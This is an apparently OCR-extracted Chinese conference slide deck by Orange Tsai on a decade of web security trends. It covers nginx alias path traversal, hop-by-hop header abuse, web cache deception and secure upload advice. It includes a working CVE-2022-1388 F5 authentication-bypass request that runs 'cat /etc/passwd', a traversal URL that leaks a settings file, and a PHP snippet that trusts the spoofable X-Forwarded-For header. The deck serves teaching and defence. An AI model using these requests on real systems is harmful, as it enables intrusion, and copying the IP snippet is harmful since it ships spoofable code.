

從 2013 到 2023

Web Security 十年之進化與趨勢!



Orange Tsai

DEVCORE

寫出安全的上傳功能

- Update your sense and software.
- User controlled filename is always dangerous.
 - Whatever filename, extension or temporary filename.
- Use Image library to valid or strip the image.
- Disabled the directory's execution permission you uploaded to.

十年前



SQL Injection

SQL Injection

1. Prepared Statement
2. ORM

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

1. Sanitize Outputs
2. DOMPurify

PHP

77.4% 的網站還在使用 PHP

Until July 2023 by W3Techs

Web Security 這十年發展

捲

```
location /static {  
    alias /home/app/static ;  
}
```

http://server/**static**/main.js

```
location /static {  
    alias /home/app/static ;  
}
```

http://server/static/main.js

```
location /static {  
    alias /home/app/static ;  
}
```

/home/app/static/main.js

```
location /static {  
    alias /home/app/static ;  
}
```

```
location /static {  
    alias /home/app/static ;  
}
```

```
location /static/ {  
    alias /home/app/static ;  
}
```

```
location /static {  
    alias /home/app/static ;  
}
```

```
location /static/ {  
    alias /home/app/static ;  
}
```

```
location /static {  
    alias /home/app/static/ ;  
}
```

```
location /static {  
    alias /home/app/static ;  
}
```

```
location /static/ {  
    alias /home/app/static ;
```

```
location /static {  
    alias /home/app/static/ ;  
}
```

```
location /static/ {  
    alias /home/app/static/ ;  
}
```

我們之中出了個叛徒

A `location /static {
 alias /home/app/static ;
}`

B `location /static/ {
 alias /home/app/static ;
}`

C `location /static {
 alias /home/app/static/ ;
}`

D `location /static/ {
 alias /home/app/static/ ;
}`

我們之中出了個叛徒

```
location /static {  
    alias /home/app/static ;  
}
```

```
location /static/ {  
    alias /home/app/static ;  
}
```

```
location /static {  
    alias /home/app/static/ ;  
}
```

```
location /static/ {  
    alias /home/app/static/ ;  
}
```

`http://server/static./settings.py`

```
location /static {
    alias /home/app/static/;
}
```

http://server /static..../settings.py

```
location /static {  
    alias /home/app/static/;  
}
```

http://server/static..../settings.py

```
location /static {  
    alias /home/app/static/;  
}
```

/home/app/static/..../settings.py

A screenshot of a web browser window displaying the source code of a configuration file. The URL in the address bar is `view-source:https://[REDACTED]/assets..../settings/90-local.conf`. The browser interface includes standard controls like back, forward, and search.

```
AUTHENTICATION_BACKENDS = [
    #: Uncomment the following line for enabling LDAP authentication
    'pootle.core.auth.ldap_backend.LdapBackend',
    'django.contrib.auth.backends.ModelBackend',
]

# The LDAP server. Format: protocol://hostname:port
AUTH_LDAP_SERVER = 'ldap://emea.ldap.corp.[REDACTED]'

# Anonymous Credentials : if you don't have a super user, don't put cn=...
AUTH_LDAP_ANON_DN = 'CN=[REDACTED],OU=Service Accounts,DC=[REDACTED],DC=local'
AUTH_LDAP_ANON_PASS = '[REDACTED]'

# Base DN to search
AUTH_LDAP_BASE_DN = 'OU=[REDACTED],DC=corp,DC=[REDACTED],DC=local'
# What are we filtering on? %s will be the username (must be in the string)
# In this case, we filter on mails, which are the uid.
AUTH_LDAP_FILTER = 'sAMAccountName=%s'
```





本日目標

Web Security Expert



SQL / NoSQL / GQL Injection
JNDI / JDBC / EL Injection
ESI Injection
(CS/SS) Template Injection
EAR / RFD Attack
Hop-by-Hop Attack
Mass Assignment / IDOR
WebSocket / H2 Smuggling
Request/Response Smuggling
XSS / XSS / CSRF / CSWSH
Script Gadgets / ReDoS
DOM Clobbering
Click-Jacking / Tab-Jacking
Cookie Tossing / Bomb
XXE / SSRF / CRLF Injection
Zip-Slip / Path Traversal
(CS/SS) Prototype Pollution
(Timeless) Timing Attack
Padding Oracle / PRNG Attack
Subdomain/Account Takeover
TLS Portion/Redirection Attack
HTTP Parameter Pollution
ALPACA Attack
HTTPoxy Attack
XS-Leak / CSS3 Side Channel
Cache Poisoning / CPDoS
Web Cache Deception
Java / Json / Phar Deserialize

Web Developer

SQL Injection



XSS

Orange Tsai


- Specialize in Web and Application Vulnerability Research
 - Principal Security Researcher of DEVCORE
 - Speaker at Numerous Top Hacker Conferences
- Selected Awards and Honors:
 - 2017 - 1st place of Top 10 Web Hacking Techniques
 - 2018 - 1st place of Top 10 Web Hacking Techniques
 - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
 - 2021 - Champion and "Master of Pwn" of Pwn2Own
 - 2021 - Winner of Pwnie Awards "Best Server-Side Bug"
 - 2022 - Champion and "Master of Pwn" of Pwn2Own



OWASP

Open Web Application
Security Project

OWASP Top 10



OWASP Top 10



RESULTS

TOP 10 WEB HACKING
TECHNIQUES OF 2022

- 2017 - 1st - A New Era of SSRF
- 2018 - 1st - Breaking Parser Logic
- 2019 - 4th - Abusing Meta Programming for...
- 2020 - 7th - Unauthenticated RCE on MobileIron MDM
- 2021 - 3rd - A New Attack Surface on MS Exchange

Web Security 趨勢四天王



架構
底層
不一致
跨應用

架構



底層




不一致




跨應用




Single Server



FrontEnd Server



BackEnd Server



Hop-by-Hop Attack

RFC 標準要好好讀

```
1 GET / HTTP/1.1
2 Host: orange.tw
3 Accept: */*
4 Accept-Encoding: gzip
5 User-Agent: Mozilla/5.0
6 Connection: close
7
8
9
```

```
1 GET / HTTP/1.1  
2 Host: orange.tw  
3 Accept: */*  
4 Accept-Encoding: gzip  
5 User-Agent: Mozilla/5.0
```

```
6 Connection: close
```

```
7  
8  
9
```



Hop-by-Hop Headers

- Designed for the proxy (RFC 2612)
 1. Keep-Alive
 2. Transfer-Encoding / TE
 3. Upgrade
 4. Proxy-Authorization / Proxy-Authenticate
 5. Trailer

Connection


The Connection general-header field allows the sender to specify options that are desired for that particular connection and **MUST NOT** be communicated by proxies over further connections.

```
1 GET / HTTP/1.1
2 Host: orange.tw
3 Accept: */*
4 Accept-Encoding: gzip
5 User-Agent: Mozilla/5.0
```


```
6 Connection: close, X-Important
```

```
7 X-Important: Foo
8
9
```

FrontEnd Server



BackEnd Server



```
1 GET / HTTP/1.1
2 Host: orange.tw
3 Accept: */*
4 Accept-Encoding: gzip
5 User-Agent: Mozilla/5.0
6 Connection: close, X-Forwarded-For
```

7
8
9



取得使用者 IP

August 9, 2023



請給我一段 PHP 取得使用者 IP 的程式碼



當然！你可以使用以下的程式碼來取得使用者的 IP 地址。這段程式碼考慮了不同的情況，如代理伺服器等，來嘗試取得真實的客戶端 IP 地址。

php

Copy code

Continue this conversation

function getUserIP() {

```
function getUserIP() {  
    $ip = '';  
    if (isset($_SERVER['HTTP_CLIENT_IP'])) {  
        $ip = $_SERVER['HTTP_CLIENT_IP'];  
    } elseif (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {  
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];  
    } elseif (isset($_SERVER['REMOTE_ADDR'])) {  
        $ip = $_SERVER['REMOTE_ADDR'];  
    } else {  
        $ip = 'UNKNOWN';  
    }  
    return $ip;  
}
```



F5 iControl REST Endpoint Authentication Bypass Technical Deep Dive

by James Horseman | May 9, 2022 | Blog, Red Team

Introduction

F5 recently patched a critical vulnerability in their BIG-IP iControl REST endpoint [CVE-2022-1388](#). This vulnerability is particularly worrisome for users because it is simple to exploit and provides an attacker with a method to execute arbitrary system commands.

POC

Let's examine the inner workings of this vulnerability. The vulnerability is used below to execute the `id` command using a single HTTP request:

<https://www.horizon3.ai/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/>

```
1 POST /mgmt/tm/util/bash HTTP/1.1
2 Host: localhost
3 Authorization: Basic YWRtaW46Zm9v
4 X-F5-Auth-Token: foobar
5 User-Agent: Mozilla/5.0
6 Connection: X-F5-Auth-Token
7 Content-Length: 55
8
9 {"command": "run",
  "utilCmdArgs": "-c cat /etc/passwd"}
```

```
1 POST /mgmt/tm/util/bash HTTP/1.1
2 Host: localhost
3 Authorization: Basic YWRtaW46Zm9v
4 X-F5-Auth-Token: foobar
5 User-Agent: Mozilla/5.0
6 Connection: X-F5-Auth-Token
7 Content-Length: 55
8
9 {"command": "run",
  "utilCmdArgs": "-c cat /etc/passwd"}
```


```
1 POST /mgmt/tm/util/bash HTTP/1.1
2 Host: localhost
3 Authorization: Basic  admin:foo
4 X-F5-Auth-Token: foobar
5 User-Agent: Mozilla/5.0
6 Connection: X-F5-Auth-Token
7 Content-Length: 55
8
9 {"command": "run",
  "utilCmdArgs": "-c cat /etc/passwd"}
```

Web Cache Deception


什麼時候該 Cache 什麼時候不該 Cache?

```
from django.conf.urls import url  
from . import views  
  
urlpatterns = [  
    url(r'^profile', views.my_profile)  
]
```

FrontEnd Server



BackEnd Server



FrontEnd Server

BackEnd Server



`https://server/css/main.css`

HTTP

Cache Server

HTTP

CDN

Apache

Nginx

Microsoft IIS

Tomcat

...



FrontEnd Server

BackEnd Server



<https://server/css/main.css>

HTTP



<https://server/profile>

HTTP

CDN

Tomcat

...

FrontEnd Server

BackEnd Server




<https://server/css/main.css>

HTTP

Apache

Nginx



<https://server/profile>

HTTP

CDN

Tomcat



<https://server/profile.css>



Summary

Activity

Send & Request Payments

Wallet

Shopping



Log out



Hi Omer.

Get even more out of your PayPal account

Pay for goods or
servicesGreat shopping
deals

Download our app

PayPal balance

Completed

No balance needed to shop or send payments

Currencies



Add funds

Withdraw funds

JUN
28 Purchase-\$
AUDMAY
26 Canceled – Request received \$10.00 USD\$10.00
USD

View all

Bank accounts and cards



MasterCard x-



American Express x-

When you add your local bank account, you can

<http://omergil.blogspot.com/2017/02/web-cache-deception-attack.html>

架構

底層

不一致

跨應用



```
<?php  
file_exists($user_controlled_path);
```

```
<?php  
